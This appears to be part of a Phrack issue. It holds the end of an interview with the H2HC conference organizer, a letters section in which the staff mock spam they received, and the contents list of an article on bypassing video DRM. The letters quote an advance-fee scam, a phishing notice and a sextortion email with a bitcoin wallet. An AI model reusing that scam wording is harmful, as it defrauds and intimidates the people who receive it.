I will share a few technical examples. I once reported an LPE bug, with an exploit and everything. I tested running everything as root on that system and did not notice it was dropping privileges. It taught me to not rush on results, no matter how excited you are. And the importance of good peer-review. The worst of those I think was when I ported a PaX feature to PowerPC. pipacs and spender were super nice guiding me, reviewed a write-up I had done, everything. They probably spent more time guiding me than they would have if they ported the feature themselves. I've done some kernel modules to test things, and I was running in Qemu and on an old Powerbook to test. After all those tests, there were a couple more places that had to be instrumented. It was essentially the same instructions, so I just added the instrumentation, but did not re-run everything. One of the instructions was slightly different. Literally, it was just an extra 'o' in the instruction to use the overflow tracking we needed, so trivial. But not :(It broke shit up, and the worst is that they were blamed for it. I felt terrible.

|=---=[How did H2HC come to be? What were/are the initial/current
|=---=[challenges, and how do you see the future of it?

Hackers to Hackers Conference is in its 21st anniversary this year. The conference was really an idea of two friends, dum_dum and dmr. They wanted to create a conference so folks who knew each other only online would be able to meet. Also, at the time most security conferences were only 'defensive', so they wanted a high emphasis in 'offensive' content (and real research). From the get go they invited other friends (I believe it was a total of 8 folks). And reached out to other security research teams in Brazil as well.

As I mentioned earlier, we were organizing the 2600 meet-ups in Sao Paulo. When they told us about doing the H2HC (it was in Brasilia, the capital) for the first time, I submitted a talk (about polymorphic shellcodes). When I arrived at the hotel, the day before the conference, there was no reservation. It was the middle of the night, and I did not have actual contacts from anyone (other than IRC and handles). I asked at the reception: "Hey, have you seen dudes that look crazy, all in black, full of computers around?". The guy told me they were in a room. I asked him to call the room, but given it was middle of the night, he did not want to. I told him I bet they would all be awake coding. He called, and they were. I stayed in that room. With 7 other people! (A room for 2). The event itself was as organized as that (and maybe still is). Lots of folks did not have slides ready at the time of their talk, people had no idea which rooms to go, etc. Since I was there with them, I helped. So I kind of was 'part of the organization' since the first edition, even though it was mostly there, on the day. They officially invited me to join the group for the second edition, and I did.

Things went well and we are all still friends (I call them 'originals' and I still gather their feedback and opinions on how the conference is going. I feel they are the way to keep us focused on the original intentions). While everything was decided as a group, it was clear that certain things were more complicated than others (like paying for things upfront). There was also concerns about having sponsorship (how do we guarantee that sponsors are not going to 'influence' the direction of the conference? The amount of work needed, etc., all make it super hard to be efficient with so many people discussing everything. So by the 5th edition, I told the folks that I wanted to leave. They discussed and voted that I should actually take over, with the promise to keep the conference in the same spirit. I then invited coideloko to help me out, and we are still at it (with pirata now growing his responsibilities even more as well). We are still non-profit (now with an official non-profit org behind the conference). We still have a technical committee that has veto power for any talk submission (so even when I want to invite a speaker, once I get the talk information I pass it thru the committee as if it was a submission). Sponsors do not have sponsorship slots (we did lose sponsors that insisted, because some get offended when their 'executive' talk is not accepted). We believe that the right sponsors understanda that this is a community event.

We emphasize the collaboration within the community. For example, we want our sponsors to have interaction that makes sense (like last year we had a tattoo shop for a sponsor - it is crazy to think that some people actually tattooed H2HC!). We do plenty of activities and workshops and try to unite the communities. I've managed to reach out to the Slackware folks (lots of Slackware developers in Brazil) and one year we even did a Slackware conference as a sub-track inside H2HC. BSides in Brazil also started as a sub-track in H2HC (since the first couple years is hard for a conference, given they can't get sponsors without having some attendees, and that means up-front money, we just gave them the space for free). We do everything we can to bring knowledge to people, Like this past year, we had a legacy BIOS workshop for free. We do not charge 'book houses' that want to exposé in the conference, we just ask for 'free books' that we donate. Additionally, while our tickets are really cheap (around USD 50 when we open registration), we still donate a lot of tickets for those that can't afford it (and should be there). The conference is also open bar (with whiskey, beer and soda), given that we've always believed that helps with the mood (non-surprisingly, while there are a few cases of conflicts because of it, mostly it is uneventful and positive).

I believe the main challenge is really my age :) You see, keeping the community connected means that the different generations need to be comfortable and collaborating. We have outstanding parties for our speakers. It gets harder and harder to be in the 'right' rhythm. Things that everyone can enjoy in their own style. We are getting more and more help though, so I'm hopeful.

Security is mainstream. Security Research became a profession. But many just cannot differentiate it from hacking and the community. They are not the same. We want the community to flourish because we believe in knowledge for all. That means the 'security industry' should benefit because there will be talent available, but it is *NOT* our purpose to benefit that industry. Some sponsors understand that, some struggle with it. For example, we have the famous 'bathroom leak'. We have no idea who started it, nor why. We do not even know if it is the same person or group of persons that keep it. But essentially every year, in the bathroom there are 'leaks' (usually accounts from famous people in the security industry, or from companies, etc). Maybe it would be possible to find out the perpetrator(s) with properly setup cameras and monitoring or whatever. But while we do not help, we also do not do anything to prevent it. There was a year that a group sent t-shirts, that had a list of the folks they pwned and published information on. I literally just got a box of t-shirts delivered to me at the conference. No one explained to me why, nor told me it was going to happen. But we got it and we distributed it :)

Some people have a hard time understanding that is what a hacking community is. Hacking is about community. It will defy rules, and trying to control defiance only kills that spirit. You end up with ‘technical committees’ that have very few actually technical people in them. You end up with sponsors controlling not only talks that they pay to have, but also talks that they do not want to happen. Having a little bit of chaos helps everyone have that stronger community. And from there, a lot of talent comes out, many of which will not do those more ‘dubious’ actions. If you do not understand the actual community, if you are not part of it, give a bit of leeway to those that are. Reap the benefits from it. Don’t try to change what you do not understand (which by the way applies to all things I guess - change stuff, but first understand it).

|=---=[What is the achievement you’re most proud of?

My kids. My marriage :)

Professionally, I believe I’ve managed to create great teams, that really believed in what they were doing, that did what no one else could do before (and in some cases no one else could do again after) and that worked truly together with healthy competitiveness (as in, having fun). My one rule is that everyone should be having fun together (if we make fun of someone, is that someone making fun of us the next joke around? as long as the fun ‘target’ and ‘origin’ keeps changing fairly, it is game on). I am proud to say that I’m a professional that does what I believe in, and I have fun doing it, and I do it because it is right. I do not do it because someone else told me; I do not do it because it is good for my career; I do not do it because it looks good. It is hard to be like that. Many consider it ‘unprofessional’ because I disagree and fight, instead of ‘disagree and commit to bullshit’ (notice that the ‘bullshit’ part is important, because sometimes there are multiple paths to the same end-result and fighting without progress is also bad).

For the community, I am sure it is H2HC, my contributions to other conferences (OffensiveCon, LangSec, and others in the past) and my mentorship to folks.

To the world? I believe I’ve done a lot while at Intel. A lot got reversed or lost too, which is unfortunate. Still, many more years of incompetence will be needed to destroy everything.

|=---=[What is something you are not proud of?

I think I’ve burned a lot of bridges while trying to do something that I was certain was critically important for the survival of the company (specifically, talking about Intel and side-channels). I was told many times by multiple Senior VPs and Executive VPs that the side-channels represented a life-or-death situation for Intel and were the biggest issue facing the computing industry in the past decade.

Intel is a slow company, but a very humane one (as in: with the exception of the layoffs, there is very little chance of someone getting burned out or in real trouble). We had to learn a lot of things we didn’t know, test a lot of things we did not have access to, in a lot of different setups we’ve never done, all while engineering mitigations for a lot of different use cases that we did not dominate. All while navigating the slowness, bureaucracy, and with lawyers involved in everything (as in: emails to my boss had to first be sent for legal reviews).

My take on this was: I will make it happen, even if I had to go through people. The rationale was simple: If I don't and the company ends up bankrupt from the lawsuits, that same individual will be without a job anyway. In my way of thinking, someone upset by me was way better than a hundred thousand without a job (plus all the millions of affected users). It was really a no-brainer. In the best Gattaca style, I never thought about the return (as in: what is going to happen once this is all behind us? Will you be seen as the person who did what had to be done or what?). I believed so much on it, that I did not even think about myself (besides many people warning me, including my wife). I was adamant that it was the right thing.

So I've worked for 2 years and a half, a minimum 14hrs a day, including holidays, weekends. I postponed my honeymoon to be at Intel; I was there on Christmas, New Year's, etc. I remember sometimes getting home at 3am, to wake up at 5am to brief a Fellow on the results of the day, so he could brief the CEO. While some in management appreciated it, some did not care at all (they were just waiting to retire and get out with bonus retirement packages). Given I had no 'return' plan, once most of it was behind us (and it was clear that the lawsuits would just die down and that everything was 'under control' - not that it was solved, but that it was not a risk anymore), the only person working on that different rhythm was me. All those 'burned bridges' started hunting folks in my team (it is funny how things go in big companies, because people were still too afraid of attacking me directly, so they were damaging others in my team as a way to get to me). That made me decide to leave, to try to help the team. Which created another wave of problems, because most decided to leave with me (which was another unexpected consequence). It was a mess.

|=---=[What would you like to see published in Phrack? Your VDT article
|=---=[from 2010 is really good.

I wrote an article a few years back with Sergey Bratus and James Oakley (his student at the time) that got accepted for publication at Phrack and later got 'declined' because it was a 'new technique' but we did not have a real bug in which applying it was 'advantageous'. James and Sergey's research was on dwarf internals and the paper extended that to also explain how gcc called the pointer to the dwarf section, so we could use their 'dwarf compiler' to create kind of an injectable shellcode. Even if the technique made some real bug better, it was going to be killed by the compiler anyway (since it is just a matter of making it RO like relro mitigation does and it is what the compiler ended-up doing). But the research is super deep into the internals of how that works, and I believe that is the spirit of Phrack.

That VDT article was a bit of a shame. The work is amazing and Julio Auto, who is the main developer of VDT, should have been an author. I wrote it and sent it to him to review but he never replied. I ended-up adding an ACK and he was the first name in the tool, but many people just look at the 'article author' and ignore the rest of the credits. I was aware of the timeline and did not want to add someone as an author when they did not even review the text (because I could have said a lot of things wrong, who knows).

The collaboration for that research started many years before, and was outside of VDT. We worked for a company in UAE, doing vuln-dev. coideloko was part of the team too. He he had performed some kind of forensics work in a large company, and had a lot of recovered files that were crashing Office. Different than files that are generated while fuzzing though, we had no idea why those files were causing crashes. Some crashes looked promising, so we started brainstorming how we could analyze. Bisecting is not very effective when the format is not fully well understood (and we did not have code to look at the different pieces). So somehow we came up with this idea of tracing back from the crash to the input (since it was easy to see where the file was mapped in memory). We made some progress while there, but coideloko and I left (and Julio left shortly after too) and each of us went our different ways. A few years later I met Julio at another conference, at which I stayed in his apartment, so we exchange notes on the progress (he was working on a Windows based tool, while I was working on something based on Valgrind since I was doing more Linux based things). Years after the article I worked on some improvements to the idea to show how it could progress (together with Rohit Mothe) - we called it DPTrace (the idea was to have a dual connotation), but the tracing would go both forward and backward, and in the forward path would do allocations and change the state at the crash moment, based on what it knew it could do from the backward view. Our PoC worked and was useful (we've shown it against real software and some of the results in the write-up), but the overall work still has a lot to be done. It is a topic that I love and hope others would jump on and make forward progress.

|=---=[What is your favorite bug/exploit?

We've covered it before.

|=---=[Will mitigations eventually make exploitation impossible?

I do not believe so. But they are making it much harder, potentially forcing it to be done by 'teams' versus 'individuals'. Currently, at our state, I would say the hardest targets already require such level of collaboration. I've been telling people that I already see most of the top exploit writers work for the government (or contractors) versus industry. That is a shame, and I guess it is a part of the reason why some have takes such as 'the community is dead'. I do not think the community is dead. There is plenty still going on. It is just different. And it is again more obscure. So what is probably dead is the visibility that some had to those communities.

|=---=[Would you recommend newcomers to contribute to open source projects?

Yes. Open-source and hacking are extremely related ideals. The idea of removing control over the knowledge from the few, the idea of sharing, the idea that there are alternatives to the mainstream system imposition. It is funny that the fact it became mainstream (and polluted) is also common to hacking and open-source communities.

|=---=[How has H2HC evolved over the years? What do you enjoy about
|=---=[organizing a conference?

I think we did not evolve per se, we've kept the same spiri and ideals, but manage to do it at a larger scale. Somehow we've survived the many modern pressures that break such endeavors (or change them). Like social media presence: we have it, but we have it differently. It is a bit chaotic, but we oftentimes have something fun (and organic, like folks having these crazy initiatives - like the video Mario Game modified with H2HC in different phases or the super boy modified rom with the map being the conference venue).

What I enjoy? Meeting outstanding people that otherwise I would probably not have a chance to meet. It is the chance to see the best of the best as humans, and interact with them as equals (even though they are obviously better than me). Finally it is getting the simple feedback that something changed in someone's life thanks to that effort (even though my contribution is just to make it happen, to let the right people shine and present what they did). An example was in the past year, I was at the elevator to go pick something up in my room. A guy entered the elevator, looked at me and asked if I was Rodrigo, the organizer. I said yes, and he smiled and said that a few years back I gave him a ticket to attend. At the time he worked in construction but was studying computers on the side... and the conference inspired him to make the jump and now he had a great job and it changed his life forever.

|=---=[Your opinion on the infosec scene now vs then

Infosec is, unfortunatelly, a circus. That is why the theme for H2HC this year is a Cyberpunk Circus. It is kind of a tribute to the IA-crazy (after the many other crazies). It is a tribute to the fact that unfortunately career folks are taking over truly passionate people. It wasn't much better before (I started my career as a programmer because security was just about installing firewalls). Somehow I see more unethical things happening in InfoSec than in any other area, even though it is a field that is supposedly built on trust.

|=---=[Your opinion on conferences? Are they too big, too many? Is there
|=---=[still a way to find that old vibe being productive while partying?

I think we have too many. That means it is harder to survive (as a con) while doing the right things, and it is harder to select as an attendee. Given that there are a lot of commercial incentives too, it all became a mess. Like if you want to present research, Black Hat has a lot of visibility, even though its quality has dropped terribly in the past few years (as folks joke, Black Hat became RSA, Defcon became Black Hat - and all of that is a shift towards worse not better).

It is almost like you gotta be at the big ones, because everyone is there anyway. Then you also gotta be in some niche ones, because that is where the good things really are. Then you gotta be in new ones because you want to support their existence. But then you also gotta be in some of the old ones that keep the old vibe, because you want them to continue existing. It is too much really. I really miss PH-Neutral. And I feel bad that I can't attend the ones in Russia for now and probably should not attend the ones in China either.

We do have OffensiveCon with exceptional technical content and great people, but it is expensive (and hard to get tickets). SummerCon is still going too. But I'm just glad that Phrack is back, hopefully with a more constant cadence, so once again great research has a home.

|=---=[Recommendations

Technical Books: [Are there any technical books you would recommend that helped you learn some skills]
Non-Technical Books: [Are there any non-technical books that you would recommend everyone read?]

I guess the same ones I've said before. Plus Intel and Arm manuals.

Researchers: [Are there any younger generation researchers that impress you? Who's work should we be following?]

Project Zero, Qualys, Quarkslab are publishing really top notch work. Keeping an eye in OffensiveCon speakers too. And as usual, Phrack authors.

|=---=[Reflections

Hacker Spirit: [What would improve the continuation of the hacker spirit?]

I still believe that real hacking is a sub-culture. It is not what the mainstream shows and it is not the research work, even though the research work has some (or even all) of the technical aspects of hacking. Hacking is more about challenging the status quo, knowledge, and freedom. That is not something that can be easily destroyed. Usurping terms or methods does not make anything a part of it.

Exploit Industry: [What are your thoughts on the hacker-military-industrial complex (exploit industry)?]

Unfortunately, it is where most of the capabilities for vuln-dev currently are. There are still folks in that complex that believe in hacking and community. I somehow still believe that hacking is different than profession, no matter what the profession is or how close to hacking it might look.

Early Programming: [When did you start programming and what were your early influences that turned you to the dark side?]

I started writing in C at about 10 years old. I was doing small scripting and logic before that. I guess breaking things was just a result of natural curiosity (and need, if you consider cracking also breaking).

Career Burnout: [How did you stick with a career in security without getting jaded or burnt out?]

I honestly think thus far I've been blessed (or lucky). Somehow at critical junctures in my life, the moments that really make or break, there was someone that held things together. Like at Intel, before all the craziness, I remember someone in a meeting called me a 'child'. The next day I showed up for a follow-up meeting with 'marvel superheroes themed shorts'. Obviously I've had many human resources discussions over the years because of this kind of response, but someone was there to navigate me through. Like once I told a co-worker that I could teach them something, but I could not learn it for them (because they refused to read a paper that I suggested so they were better informed before a meeting to discuss the topic). Human resources wasn't happy with my communication style, but at the same time, they were very understanding that when someone is openly refusing to read because they prefer to do a meeting, it is hard to teach them. I do not recommend others to follow my style, but I do think that if you go deep enough into problems, if you really care and work hard, some people will understand and will try to help you. Especially if you clearly are not just an asshole with everyone; you just do not like certain behaviors and do not accept them.

|=---=[Insights

Hacking Milestones: [What's one thing every hacker should do before they are 25? What about 40?]

Read the manual of your preferred architecture (hopefully Intel or ARM, but I guess RISC-V/MIPS is acceptable). Read Knuth's Art of Computer Programming (do not worry too much about fully understanding it, just be aware of how much there is that you simply do not even know enough to be able to properly understand). Read the Art of Software Security Assessment and remember how long ago it was written (that is both humbling and excellent learning). Finally, find bugs that were published and work on them. Write an exploit, understand the bug, see the nuances, come up with ideas. Do not look at the exploits til you've tried, but do look if you get stuck. It is all great for learning. And I guess there is no age. Do not let excuses get in the way of what you love. And if you do not love it, be honest with yourself... do not do it because it is 'cool' or 'pays well' (it won't be cool and it won't pay well because you won't be good at it).

Nontraditional Hacking: [What's your favorite form of nontraditional hacking something that doesn't involve computer security?]

Lately I've come up with those speed gaming communities. It was an accident (the son of a friend had this old setup and I started inquiring why and he told me all about it, and even my friend was super surprised). It is crazy, because it is totally hacking (and kind of cheating, but totally not) to break security boundaries/assumptions, for the fun of it. There are categories (literally constraints on how much you can 'cheat'). Folks writing emulators, modified games, all kinds of things. It is beautiful! I do not play computer games at all, but I've got a full setup (that my friend's son did for me) and I tried the old Zelda. I have this idea that it could be the best way to teach vuln-dev to folks, because you can see the game changing as you modify objects in memory. It is an interesting way to teach about allocation, and other things.

The "Art" of Hacking: [What do you think the real "art" is in hacking?]

The truth is that hacking involves dealing with frustration. You do not really know what is even possible (while an exploit is an actual proof that a bug is exploitable, and many bugs might be obviously exploitable, it is possible that nuances would prevent its exploitability). Hacking is also about modifying and exploring: doing things that were not originally intended. All of that requires inspiration. The art part is what helps us be inspired and continue having inspiration beyond the frustration. I can imagine the painter, that has a clear image in their head, but just can’t translate it into a paint. So they erase it and start over. And do it again, and again, and again. That is hacking. And it is only possible for artists.

Now, vuln-dev is not only possible to artists. A lot of the technical processes can be transformed into a pure engineering form. But the coining of the experiments, the expiration, I believe that will still remain as an art form. I’ve seem it in top performing vuln-dev teams. You had lots of folks producing a lot, but you still had that one folk that everyone was like, they are ‘the’ beast. Those make a huge difference in the entire team. I guess they were pointing to the artists, the hackers.

|=---=[Personal

Other Interests: [If you decided not to become a professional in the security space, what other interests motivate you?]

Maybe a programmer, probably I would just be a loser, drunk somewhere.

Philosophy: [Carpe Diem or Carpe Noctem]

I do things when I’m inspired to do them and I believe humans are creature of habits so I try to create good habits (but I’m terrible at it, so it is an internal struggle). I do not sleep much and I prefer to work at night.

Zines: [Thoughts the value of zines in a world where blogs and conferences provide a flood of information?]

The challenge with blogs and conferences is that there is not necessarily a quality peer-review process (I mean, I’ve pointed out some good teams that have blogs and they do have good peer-review, I’m saying more generally). While academic conferences claim to have good peer-review, the truth is that they suck (and are so focused on the formatting that they forget the actual content). Both cases put too much emphasis on claiming impact, which means that it is hard to take things at face value.

This is what I expect the value to be from a good zine. PoCs that work, content that makes sense. No big, hyped claims. “Hey, here is a bug, it works. It affects A and B, 90% of the time it succeeds but there is a 10% failure rate, which we believe could be made better because of Z, but we never really did it.”

|=---=[Quotes

Any quotes you’d like us to include?

Yes, a few...

“I don’t know what’s the matter with people. They don’t learn by understanding; they learn by some other way - by rote, or something. Their knowledge is so fragile” - R. Feynman

“What bothered me was, I thought he must have done the calculation. I only realized later that a man like Wheeler could immediately see all that stuff when you give him the problem. I had to calculate, but he could see”- R. Feynman

“And I remembered, when I saw this article again, looking at the curve and thinking, that does not prove anything!” ... “Since then I never pay attention to anything by experts. I calculate everything myself” - R. Feynman

“They could not DO it. It was a kind of one-upsmanship, where nobody knows what is going on, and they’d put the other one down is if they did know. They all fake that they know, and if one student admits for a moment that something is confusing by asking a question, the others take a high-handed attitude, acting as if it is not confusing at all”.

|=---=[Closing Thoughts


If someone tells you hacking is dead, it is because they are not involved in real hacking.

They might have been.

They might want to be.

But that has nothing to do with their technical knowledge or ability. It just is. And if anyone tries to speak for all hackers, or for all hacking, they don’t.

Including me in this closing thoughts and throughout this interview :)



==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x04 of 0x11

|=----------------------=[L O O P B A C K]=---------------------------=|
|=---=|
|=-----------------------=[Phrack Staff]=-----------------------------=|

Email loopback@phrack.org with your rants n raves.

|=[0x01]=--=|
From: sdb
Subject: hi

hi yes hello i work night shift at a call center for a dispensary and enjoy NOT getting high on my breaks! been smoking consistently for over a decade and been working for my place for over 2 years now anyway over the past year i've NOT been hitting whatever i have on hand at the time (usually vapes cuz theyre handy but occasionally a coworker smokes me NOT out) and coming back to work on my website (https://vacantmotel.neocities.org if u care....) that i created to teach myself HTML/CSS and really fell into it. the neocities fanbase is tiny but amazing, full of guides and templates and assets&links!! so i built a fun routine: come back NOT lit from last break (everyone is gone by then), make some green tea, put on some lofi/ambience/vaporwave then just zen out...a ritual i also repeated at home too for a while then idk, got distracted but i still update frequently both sober and high!

i've done other languages high too but none as fun as the web design stuff. at least yet, i'm still a novice in this world. pythons easy, done some simple game tutorials high and i love simple C stuff like Nir Lichtman on youtube (quick&minimal tutorials). a bit of Rust, yadda yadda and several attempts to learn assembly which...is a work in progresS. i also built&setup my first PC blunted! :D (it turned out ok!)

along my journey i met my first hacker irl! he was cool i learned a lot (fuzzing and SIEMs and stuff) and wouldnt ya know it, he smoked too! so one day we were hanging, doing dabs and talking and he said to me words that i live by to this day: “a true professional can get the job done no matter how high you are” and i was like...hey yeah, actually though!

i have gained obscene knowledge of weed since then and can (and frequently do) talk about it for literal hours(its my job!)! differences in lineage, terpenes, parent strains, growers, seed sellers, myths and conspiracies and it just goes on....if youre interested in learning more, check out sites like https://allbud.com or find pretty much any major dispo's info pages or idk, ask around! pretty warm community nowadays! much like computers and in life, you learn something new every day :)

thanks for listening to me ramble, heres a parting gift:
https://youtu.be/WGinY8pKAno

much love,
sdb

[Boss makes a dollar, I make a dime, that’s why I hit the pen on company time]

|=[0x02]=--=|
From: eatscrayon
Subject: ||

Dear Phrack,
If reality is a simulation, would it be a simulation of the future or the past? If it’s a simulation of the past then that means the real you is already dead, you died WAY before we had computers powerful enough to simulate everything, right? On the flipside, if this is a simulation of the future, then there is no guarantee that you will get born in the first place!
-eatscrayon

[So you’re saying that this email could have been sent by a computer simulation of you from the past, or from the future? To quote Lilly Wachowski: “Fuck both of you”]

|=[0x03]=--=|
From: p.zdanowicz@ac-cargo-trans.pl
Subject: Legal action is being taken against Michael Cera by the Bank of Canada for his live TV statements

Michael Cera’s secret was unexpectedly exposed during a live interview, leading to a scandal.Plenty of viewers picked up on the seemingly “random” words he spoke and flooded the live broadcast with messages.Still, the unfolding events reached a critical point as the Bank of Canada intervened, swiftly stopping the program with an urgent demand to cease the live broadcast promptly.

Increased focus on information <-- [This was a button]

[How exactly did the Bank of Canada interfere with a live broadcast? Did they dress up like Max Headroom and spank each other with fly swatters? If not, why?]

|=[0x04]=--=|
From: Sistem Otel Programı Demo<rapor@ascbilisim.com>
Subject: rtrtrtrtrtrt

rtrtrtrt

[rt? Well we do have a Twitter now, @phrack, but what do you want us to Retweet? Or do you mean racertrash? Hackers (2021) was great. HACK THE PLANET YUH YUH https://youtu.be/nD08LiLmdRA]

|=[0x05]=--=|
From: MRS ALICE<rapor@ascbilisim.com>
Subject: HELLO DEAR

HELLO DEAR

MY NAME IS MRS ALICE THOMAS WARGEN, PLEASE I WANT YOU TO REPLY ME BACK AS SOON AS YOU READ THIS MESSAGE BECAUSE I WANT TO DISCUSS SOMETHING VERY IMPORTANT WITH YOU.

I AM A CANCER PATIENT WITH A VERY SHORT TIME TO LIVE AND I AM CONTACTING YOU BECAUSE I WANT TO ENTRUST THE SUM OF (USD$14.5 MILLION) TO YOUR HAND AS A DONATION FOR CHARITY WORK TO HELP THE ORPHANAGES, WIDOWS, AND MOTHERLESS CHILDREN AROUND YOU.

THIS MONEY WAS DEPOSITED BY MY LATE HUSBAND IN ONE OF THE BANK HERE AND OUR PLAN WAS TO USE IT FOR INTERNATIONAL INVESTMENT BEFORE THE DEATH OF MY HUSBAND.

CONSIDERING MY PRESENT BAD HEALTH CONDITION WHICH MY LAST DATE HAVE BEEN CONFIRMED BY MY DOCTORS ,I HAVE DECIDED TO ENTRUST THIS FUND TO YOUR HAND FOR CHARITY WORK.

I AM WAITING YOUR URGENT REPLY FOR MORE INSTRUCTION AND INFORMATION ABOUT THIS FUND,

I WILL GIVE YOU THE FUNDS PROOF DOCUMENTS IN MY NEXT MAIL

MAY GOD BLESS YOU.
CONTACT ME BY EMAIL : ms6084775@gmail.com

[Wait a minute, I thought you wanted us to retweet you. Or are you trying to give this money to racertrash? RTRTRTRTRT!!!!]

|=[0x06]=---=|

From: Admin Support@phrack.org<noreply@messagespring.com>
Subject: NOTICE

Dear loopback@phrack.org

Our system has detected irregular activity related to your account.
As a precautionary measure, we have blocked your account.

To regain access, please confirm Email
Confirm Email <-- [This was a button]

[We clicked the button and restored our account access. There are a lot of other people logged in here now, this must be the Admin Support team. Good looks, we feel so supported now!]

|=[0x07]=---=|

From: Asish Sahoo<asish@seoservicelab.com>
Subject: Elevate Your Online Presence

Hello Team,

I hope things are well. Just thought I would let you know I noticed a couple of technical errors on your website phrack.org.

Being a stickler for content I noticed a couple of web content-related mistakes on your website that I thought I would bring to your attention. It is on one of the inner pages.

I have one of the digital marketers preparing a strategic plan report for you. I thought you might find it interesting and probably a core reason why your online visibility is not increasing.

Can I send the plan to you or is there someone else I should send it to?

Thanks,
Asish Sahoo | SEO Expert
Building No 430
Bhubaneswar 751006
India

[For a zine as old as Phrack, there are bound to be some technical errors. If you think you can do it better, you should send a paper for the next issue!

As for our online visibility, what is wrong with our current strategy? Do we need to start doing TikTok dances? Do we need more videos of someone squishing colorful sand, family guy clips, or subway surfer gameplay footage? Let us know!]

|=[0x08]=--=|

From: mark1003zsh<mark1003zsh@163.com>
Subject: Re: New technology OF steel fiber

Dear manager,

We are a professional manufacturer of steel fiber since 2012.

Our main products are End hooked steel fiber/Glued steel fiber/copper coated micro steel fiber/Crimped steel fiber.

Nowdays,We have developed a professional technology,If you need a steel fiber technology that can increase profits and market share, pls contact us!

Best regards,

Terry Xie
Phone No./Skype/whatsApp: +86 13582521206

[tbh we thought this was about a type of steel fiber that was engineered specifically for use on OnlyFans. Come talk to us when you get that figured out!]

|=[0x09]=--=|
From: rutherford abbot<info@ediltestsrl.it>
Subject: No Subject

Hi.

This is your last chance to prevent unpleasant consequences and save your reputation.

Your operating systems on every device you use to log into your emails are infected with a Trojan virus.

I use a multiplatform virus with a hidden VNC. It works on any operating system: iOS, Android, MacOS, Windows.

Thanks to the encryption, no system will detect this virus. Every day its signatures are cleared.

I have already copied all your personal data to my own servers.

Now I have access to your email, messengers, social networks, contact list.

So now we've met and let's get down to business.

When I was gathering information about you, I realized that you really like to visit porn sites.

You really like to watch adult videos and get orgasms while watching them.

I have some curious videos that were recorded from your screen.

I have edited a video that clearly shows your face and the way you watch porn and masturbate.

Your family and friends will have no problem recognizing you in this video.

This video can completely destroy your reputation.

Not only can I distribute this video to your contacts and friends, but I can make it public for every user on the web.

I have a lot of your personal data. These are your browsing histories, messenger and social media correspondence, phone calls, personal photos and videos.

I can share every one of your secrets.

All it takes is one click of my mouse to make all the information stored on your device available to the public.

You understand the consequences.

It will be a real disaster.

Your life would be ruined.

I bet you want to prevent that, don't you?

It's very simple.

You need to transfer me 1300 US dollars (in bitcoin equivalent at the rate at the moment of funds transfer). After that, I will delete all information about you from my servers.

Trust me, I will not bother you again.

My bitcoin wallet for payment: 18rhW8tFJyyszgJr9yUes57nZjVP22BVu

Don't know what Bitcoin is and how to use it? Use Google.

You have 48 hours to pay.

After reading this email, the timer starts automatically.

I've already been notified that you opened this email.

No need to respond to me on this message, this email was created automatically and is untraceable.

There is no need to try to contact anyone for help. Bitcoin wallet is untraceable, so you will just waste your time.

The police and other security services won't help you either.

In each of these cases, I will post all the videos without delay.

All of your data is already copied to a cluster of my servers, so changing your passwords on email or social media won't help.

You have 48 hours! I hope you make the right decision.

> [Your wallet is empty babe, better luck next time! If you want to send us a paper on your multiplatform virus, we would love to read it, but won't hold our breath.]

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x06 of 0x11

|=-------------=[MPEG-CENC: Defective by Specification]=---------------=|
|=--=|
|=--------------------=[David “retr0id” Buchanan]=---------------------=|

--[Table of Contents

0 - Introduction

1 - The Video Streaming DRM Landscape
    1.0 - Pointing a Camera at the Screen (Aka “The Analog Hole”)
    1.1 - Digitally Recording the HDMI Port
    1.2 - Exfiltrating the Decrypted but Not-Yet-Decompressed Data
    1.3 - Exfiltrating Content Keys
    1.4 - Exfiltrating CDM Secrets
    1.5 - EME, MSE, WTF?

2 - The DeCENC Exploit
    2.0 - How to Bypass a Video Decoder
    2.1 - Leveraging I_PCM
    2.2 - The Devilish Details
    2.2.0 - Background: AES-CTR
    2.2.1 - NAL Unit Emulation Prevention Bytes
    2.2.2 - Chroma Subsampling
    2.2.3 - Limited Range Color
    2.2.4 - Crafting I_PCM Bitstreams
    2.2.5 - Metadata Preparation
    2.2.6 - Video Stream Substitution
